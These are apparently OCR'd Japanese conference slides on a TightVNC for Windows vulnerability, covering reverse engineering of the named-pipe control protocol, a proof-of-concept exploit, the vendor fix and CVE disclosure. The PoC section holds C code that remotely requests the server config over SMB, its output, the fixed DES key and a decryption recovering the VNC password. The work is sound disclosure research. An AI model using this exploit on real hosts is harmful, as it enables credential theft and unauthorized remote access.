Execute till return + Step over (Step into)

```
00007FF78B7BB814    FF15 0E3C0500          call qword ptr ds:[<ReadFile>]
00007FF78B7BB81A    85C0                   test eax,eax
00007FF78B7BB81C    0F95C3                 setne bl
00007FF78B7BB81F    48:8D4C24 30           lea rcx,qword ptr ss:[rsp+30]
00007FF78B7BB824    E8 F783FFFF            call tvnserver.7FF78B7B3C20
00007FF78B7BB829    84DB                   test bl,bl
00007FF78B7BB82B    0F85 6F010000          jne tvnserver.7FF78B7BB9A0
00007FF78B7BB831    FF15 B93C0500          call qword ptr ds:[<GetLastError>]
00007FF78B7BB837    3D E5030000            cmp eax,3E5
00007FF78B7BB83C    0F85 DD000000          jne tvnserver.7FF78B7BB91F
00007FF78B7BB842    48:8D4F 38             lea rcx,qword ptr ds:[rdi+38]
00007FF78B7BB846    83CA FF                or edx,FFFFFFFF
00007FF78B7BB849    E8 22C2FFFF            call tvnserver.7FF78B7B7A70
00007FF78B7BB84E    C78424 50010000 00000( mov dword ptr ss:[rsp+150],0
00007FF78B7BB859    48:8D57 08             lea rdx,qword ptr ds:[rdi+8]
00007FF78B7BB85D    48:8D4C24 30           lea rcx,qword ptr ss:[rsp+30]
00007FF78B7BB862    E8 8983FFFF            call tvnserver.7FF78B7B3BF0
00007FF78B7BB867    90                     nop
```

# 名前付きパイプに関する処理の解析

ReadFile関数の呼び出し元特定


Modules

| Base | Module |
| --- | --- |
| 00007FF78B730000 | tvnserver .exe |
| | |

# 名前付きパイプに関する処理の解析

ReadFile関数の呼び出し元特定

Edit > Segments > Rebase program...



# 名前付きパイプに関する処理の解析

ReadFile関数の呼び出し元特定

Jump > Jump to address...

```
.text:00007FF78B7BB7F9
.text:00007FF78B7BB7F9 loc_7FF78B7BB7F9:                       ; CODE XREF: sub_7FF78B7BB760+74↑j
.text:00007FF78B7BB7F9                 lea     rax, [rsp+138h+Overlapped]
.text:00007FF78B7BB7FE                 mov     [rsp+138h+lpOverlapped], rax ; lpOverlapped
.text:00007FF78B7BB803                 lea     r9, [rsp+138h+NumberOfBytesRead] ; lpNumberOfBytes
.text:00007FF78B7BB80B                 mov     r8d, esi        ; nNumberOfBytesToRead
.text:00007FF78B7BB80E                 mov     rdx, rbx        ; lpBuffer
.text:00007FF78B7BB811                 mov     rcx, rbp        ; hFile
.text:00007FF78B7BB814                 call    cs:ReadFile
.text:00007FF78B7BB81A                 test    eax, eax
.text:00007FF78B7BB81C                 setnz   bl
.text:00007FF78B7BB81C ;   } // starts at 7FF78B7BB7D0
```


# 名前付きパイプに関する処理の解析

ReadFile関数の呼び出し元特定

Jump > Jump to address...

```
34  if ( a4 == (void *)-1LL )
35  {
36    sub_7FF78B7BCAC0(pExceptionObject, L"Invalid pipe handle");
37    CxxThrowException(pExceptionObject, (_ThrowInfo *)&_TI2_AVIOException__);
38  }
39  v9 = ReadFile(a4, a2, v5, &NumberOfBytesRead, &Overlapped);
40  sub_7FF78B7B3C20(v20);
41  if ( !v9 )
42  {
43    if ( GetLastError() != 997 )
44    {
45      Concurrency::details::_AsyncTaskCollection::_AsyncTaskCollection(
46        (Concurrency::details::_AsyncTaskCollection *)pExceptionObject,
47        v10);
48      LODWORD(lpOverlapped) = v5;
49      sub_7FF78B7B28D0(
50        pExceptionObject,
51        L"The Pipe's write function failed after ReadFile calling(pipe handle is %p, total read
```

# 7. 名前付きパイプに関する処理の解析 その2



# 名前付きパイプに関する処理の解析

## ReadFile関数を呼び出している関数の呼び出し元特定

```
__int64 __fastcall ReadNamedPipe(__int64 a1)
{
  unsigned __int64 v2; // rbx
  __int64 v3; // rdi
  __int64 v4; // rax
  unsigned __int8 v6; // [rsp+38h] [rbp+10h] BYREF
  unsigned __int8 v7; // [rsp+39h] [rbp+11h]
  unsigned __int8 v8; // [rsp+3Ah] [rbp+12h]
  unsigned __int8 v9; // [rsp+3Bh] [rbp+13h]

  v2 = 0LL;
  v3 = 4LL;
  do
  {
    v4 = (*(__int64 (__fastcall **)(_QWORD, char *, __int64))(**(_QWORD **)(a1 + 8) +
           *(_QWORD *)(a1 + 8),
           (char *)&v6 + v2,
           v3);
    v2 += v4;
```

# 名前付きパイプに関する処理の解析

## ReadFile関数で受け取った入力値の扱い

```
while ( 1 )
{
  result = sub_7FF78B7B3F80(a1);
  if ( (_BYTE)result )
    return result;
  message_id = ReadNamedPipe(*(_QWORD *)(a1 + 40));
  size = (unsigned int)ReadNamedPipe(*(_QWORD *)(a1 + 40));
  sub_7FF78B7BD740(*(_QWORD *)(a1 + 336), L"Recieved control message ID %u, size %u"
  v33 = v4 + 1;
  if ( v4 + 1 == 10 * ((v4 + 1) / 10) )
```

# 名前付きパイプに関する処理の解析

## ReadFile関数で受け取った入力値の扱い

```
switch ( message_id )
{
  case 4u:
    write_log(*(_QWORD *)(a1 + 336), L"Control client requests client list");
    sub_7FF78B73D1E0(a1);
    break;
  case 5u:
    write_log(*(_QWORD *)(a1 + 336), L"Command requested: Reload configuration");
    sub_7FF78B7BC360(*(_QWORD *)(a1 + 40) + 16LL, 0LL);
    sub_7FF78B7B3BF0(v26, &unk_7FF78B8CE538);
    v17 = qword_7FF78B8CE488;
    sub_7FF78B7B3C20(v26);
    sub_7FF78B766660(v17, *(unsigned __int8 *)(v17 + 528));
    break;
```

# 名前付きパイプに関する処理の解析

## ReadFile関数で受け取った入力値の扱い

```
switch ( message_id )
{
  case 0x10u:
    write_log(*(_QWORD *)(a1 + 336), L"Control client sends new server config");
    sub_7FF78B73D6E0(a1);
    break;
  case 0x11u:
    write_log(*(_QWORD *)(a1 + 336), L"Control client requests server info");
    sub_7FF78B73D3C0(a1);
    break;
  case 0x12u:
    write_log(*(_QWORD *)(a1 + 336), L"Control client requests server config");
    sub_7FF78B7BC360(*(_QWORD *)(a1 + 40) + 16LL, 0LL);
    v18 = *(_QWORD *)(a1 + 40);
    if ( v18 )
      v19 = v18 + 16;
    else
      v19 = 0LL;
    sub_7FF78B7B3BF0(v28, &unk_7FF78B8CE538);
```

# 7. 名前付きパイプに関する処理の解析 その3

# 名前付きパイプに関する処理の解析

tvnserver-app/ControlClient.cpp > ControlClient::execute()

```
void ControlClient::execute()
{
  // Client passes authentication by default if server does not uses control au
  if (!Configurator::getInstance()->getServerConfig()->isControlAuthEnabled())
    m_authPassed = true;
  }
  int i = 0;
  try {
    while (!isTerminating()) {
      UINT32 messageId = m_gate->readUInt32();
      UINT32 messageSize = m_gate->readUInt32();

      m_log->debug(_T("Recieved control message ID %u, size %u"),
                   (unsigned int)messageId, (unsigned int)messageSize);
```

# 名前付きパイプに関する処理の解析

tvnserver-app/ControlClient.cpp > ControlClient::execute()

```
switch (messageId) {
case ControlProto::AUTH_MSG_ID:
  m_log->detail(_T("Control authentication requested"));
  authMsgRcdv();
  break;
case ControlProto::RELOAD_CONFIG_MSG_ID:
  m_log->detail(_T("Command requested: Reload configuration"));
  reloadConfigMsgRcvd();
  break;
case ControlProto::DISCONNECT_ALL_CLIENTS_MSG_ID:
  m_log->detail(_T("Command requested: Disconnect all clients command requested"));
  disconnectAllMsgRcvd();
  break;
case ControlProto::SHUTDOWN_SERVER_MSG_ID:
  m_log->detail(_T("Command requested: Shutdown command requested"));
  shutdownMsgRcvd();
  break;
```

# 名前付きパイプに関する処理の解析

tvnserver-app/ControlClient.cpp > ControlClient::execute()

```
case ControlProto::GET_CLIENT_LIST_MSG_ID:
  m_log->detail(_T("Control client requests client list"));
  getClientsListMsg
  break;
case ControlProto::
  m_log->detail(_T(
  setServerConfigMs
  break;
case ControlProto::GET_CONFIG_MSG_ID:
  m_log->detail(_T("Control client requests server config"));
  getServerConfigMsgRcvd();
  break;
```

```
static const UINT32 ControlProto::GET_CONFIG_MSG_ID = 18U

Get current configuration of TightVNC server.
Request body: [empty].
Reply body:
serialized ServerConfig.
```

# 名前付きパイプに関する処理の解析

server-config-lib/ServerConfig.cpp > ServerConfig::serialize()

```
AutoLock l(this);

output->writeInt32(m_rfbPort);
output->writeInt32(m_httpPort);
output->writeInt8(m_enableFileTransfers ? 1 : 0);
output->writeInt8(m_removeWallpaper ? 1 : 0);
output->writeInt8(m_D3DAllowed ? 1 : 0);
output->writeInt8(m_mirrorDriverAllowed ? 1 : 0);
output->writeInt32(m_disconnectAction);
output->writeInt8(m_acceptRfbConnections ? 1 : 0);
output->writeInt8(m_acceptHttpConnections ? 1 : 0);
output->writeFully(m_primaryPassword, VNC_PASSWORD_SIZE);
output->writeFully(m_readonlyPassword, VNC_PASSWORD_SIZE);
output->writeFully(m_controlPassword, VNC_PASSWORD_SIZE);
```

# 8. PoCの実装

# PoCの実装

# 悪用条件
✓ SMB（445/tcp）への通信が可能
✓ いずれかのユーザとして認証が可能
　Active Directory（or Microsoft Entra ID）

# 影響
暗号化されたパスワードの読み込み + 復号によってTightVNCに接続可能

# PoCの実装


445/tcp (SMB)
\\client1.ierae.local\pipe\TightVNC_Service_Control
the encrypted primary password
the encrypted readonly password
the encrypted control password
TightVNC
attacker.ierae.local
user: attacker
client1.ierae.local
user: user1
decrypt the passwords with the fixed DES encryption key
connect to TightVNC using the decrypted password

# PoCの実装

```
int command = 0x12;
printf("[+] command: 0x%04x\n", command);
command = swap_int(command);
DWORD dwBytesToWrite = 4;
DWORD dwBytesWritten = 0;
BOOL bErrorFlag = FALSE;
bErrorFlag = WriteFile(hPipe, &command, dwBytesToWrite, &dwBytesWritten, NULL);
if (bErrorFlag == FALSE) {
    printf("[!] WriteFile() error=0x%04x\n", GetLastError());
}
printf("[+] dwBytesWritten: %d\n", dwBytesWritten);

int num = 0x0;
dwBytesWritten = 0;
bErrorFlag = FALSE;
bErrorFlag = WriteFile(hPipe, &num, dwBytesToWrite, &dwBytesWritten, NULL);
if (bErrorFlag == FALSE) {
    printf("[!] WriteFile() error=0x%04x\n", GetLastError());
}
printf("[+] dwBytesWritten: %d\n", dwBytesWritten);
```

# PoCの実装

```
readNamedPipeInt32(hPipe, "REPLY");
readNamedPipeInt32(hPipe, "m_rfbPort");
readNamedPipeInt32(hPipe, "m_httpPort");
readNamedPipeInt8(hPipe, "m_enableFileTransfers");
readNamedPipeInt8(hPipe, "m_removeWallpaper");
readNamedPipeInt8(hPipe, "m_D3DAllowed");
readNamedPipeInt8(hPipe, "m_mirrorDriverAllowed");
readNamedPipeInt32(hPipe, "m_disconnectAction");
readNamedPipeInt8(hPipe, "m_acceptRfbConnections");
readNamedPipeInt8(hPipe, "m_acceptHttpConnections");
readNamedPipeVNC(hPipe, "m_primaryPassword");
readNamedPipeVNC(hPipe, "m_readonlyPassword");
readNamedPipeVNC(hPipe, "m_controlPassword");
readNamedPipeInt8(hPipe, "m_useAuthentication");
readNamedPipeInt8(hPipe, "m_onlyLoopbackConnections");
readNamedPipeInt8(hPipe, "m_enableAppletParamInUrl");
readNamedPipeInt32(hPipe, "m_logLevel");
readNamedPipeInt8(hPipe, "m_useControlAuth");
readNamedPipeInt8(hPipe, "m_controlAuthAlwaysChecking");
```

# PoCの実装

```
C:\Users\attacker\Desktop>exploit.exe client1.ierae.local
[+] command: 0x0012
[+] dwBytesWritten: 4
[+] dwBytesWritten: 4
[+] REPLY: 0x0000
[+] m_rfbPort: 0x170c
[+] m_httpPort: 0x16a8
[+] m_enableFileTransfers: 1
[+] m_removeWallpaper: 1
[+] m_D3DAllowed: 1
[+] m_mirrorDriverAllowed: 1
[+] m_disconnectAction: 0x0000
[+] m_acceptRfbConnections: 1
[+] m_acceptHttpConnections: 1
[+] m_primaryPassword: 31 7C 13 DD B5 44 C6 C7
[+] m_readonlyPassword: 00 00 00 00 00 00 00 00
[+] m_controlPassword: 00 00 00 00 00 00 00 00
[+] m_useAuthentication: 1
[+] m_onlyLoopbackConnections: 0
[+] m_enableAppletParamInUrl: 1
```

# PoCの実装

```
C:\Users\attacker\Desktop>exploit.exe client1.ierae.local
[+] command: 0x0012
[+] dwBytesWritten: 4
[+] dwBytesWritten: 4
[+] REPLY: 0x0000
[+] m_rfbPort: 0x170c
[+] m_httpPort: 0x16a8
[+] m_enableFileTransfers: 1
```

```
const UINT8 VncPassCrypt::m_key[] = { 23, 82, 107, 6, 35, 78, 88, 7 };
```

```
[+] m_acceptRfbConnections: 1
[+] m_acceptHttpConnections: 1
[+] m_primaryPassword: 31 7C 13 DD B5 44 C6 C7
[+] m_readonlyPassword: 00 00 00 00 00 00 00 00
[+] m_controlPassword: 00 00 00 00 00 00 00 00
[+] m_useAuthentication: 1
[+] m_onlyLoopbackConnections: 0
[+] m_enableAppletParamInUrl: 1
```

# PoCの実装

```
C:\Users\attacker\Desktop>exploit.exe client1.ierae.local
[+] command: 0x0012
[+] dwBytesWritten: 4
[+] dwBytesWritten: 4
[+] REPLY: 0x0000
[+] m_rfbPort: 0x170c
[+] m_httpPort: 0x16a8
```

```
>> fixedkey = "\x17\x52\x6b\x06\x23\x4e\x58\x07"
=> "\x17Rk\x06#NX\a"
>> require 'rex/proto/rfb'
=> false
>> Rex::Proto::RFB::Cipher.decrypt ["317C13DDB544C6C7"].pack('H*'), fixedkey
=> "P@ssw0rd"
```

```
[+] m_acceptHttpConnections: 1
[+] m_primaryPassword: 31 7C 13 DD B5 44 C6 C7
[+] m_readonlyPassword: 00 00 00 00 00 00 00 00
[+] m_controlPassword: 00 00 00 00 00 00 00 00
[+] m_useAuthentication: 1
[+] m_onlyLoopbackConnections: 0
[+] m_enableAppletParamInUrl: 1
```

# 9. TightVNC側の対策

# TightVNC側の対策

**TightVNC 2.8.84**

- Server for Windows: Disabled the ability to connect to the control pipe via a network connection (bug #1629).
- Server for Windows: Disabled the transmission of passwords through the pipe from the server to the control application.
- Server for Windows: The server now only accepts control connections from processes launched from the same path as the server itself (Windows Vista and later).


# TightVNC側の対策

```
void PipeServer::createServerPipe()
{
  m_serverPipe = CreateNamedPipe(m_pipeName.getString(),    // pipe name
                                 PIPE_ACCESS_DUPLEX |       // read/write access
                                 FILE_FLAG_OVERLAPPED,      // overlapped mode
                                 PIPE_TYPE_BYTE |           // message type pipe
                                 PIPE_READMODE_BYTE |       // message-read mode
                                 PIPE_REJECT_REMOTE_CLIENTS | // SF #1629 fix
                                 PIPE_WAIT,                 // blocking mode
                                 PIPE_UNLIMITED_INSTANCES, // max. instances
                                 m_bufferSize,              // output buffer size
                                 m_bufferSize,              // input buffer size
                                 0,                         // client time-out
                                 m_secAttr != 0 ?           // security attributes
                                 m_secAttr->getSecurityAttributes() : 0
                                 );
```

# 10. CVEの発行

# CVEの発行

開発者と連絡が途絶えてしまって、CVEを発行してもらえなかった場合
（JPCERT様からご教授いただきました👷）
- Report/Request for Non-CNAs
https://www.cve.org/ReportRequest/ReportRequestForNonCNAs



## Report/Request for Non-CNAs

Anyone can request a **CVE ID** for a vulnerability or request an update to an existing **CVE Record**. Learn more on the **Process** page.

### Request a CVE ID

Other contributors (not a **CNA**) follow the instructions below.

**1** **Find the CVE Numbering Authority (CNA)**

Find the CNA partner whose scope includes the product affected by the vulnerability on the **List of Partners** page or in the search box below.

**Report/Request**

CNAs


Non-CNAs −

Request A CVE ID

Update A CVE Record

# CVEの発行

## – Submit a CVE Request
## https://cveform.mitre.org/



# 11. タイムライン

# タイムライン

2024/04/20: 脆弱性報告
2024/04/26: 開発者側による脆弱性報告の確認
2024/05/28: TightVNC 2.8.84のリリース
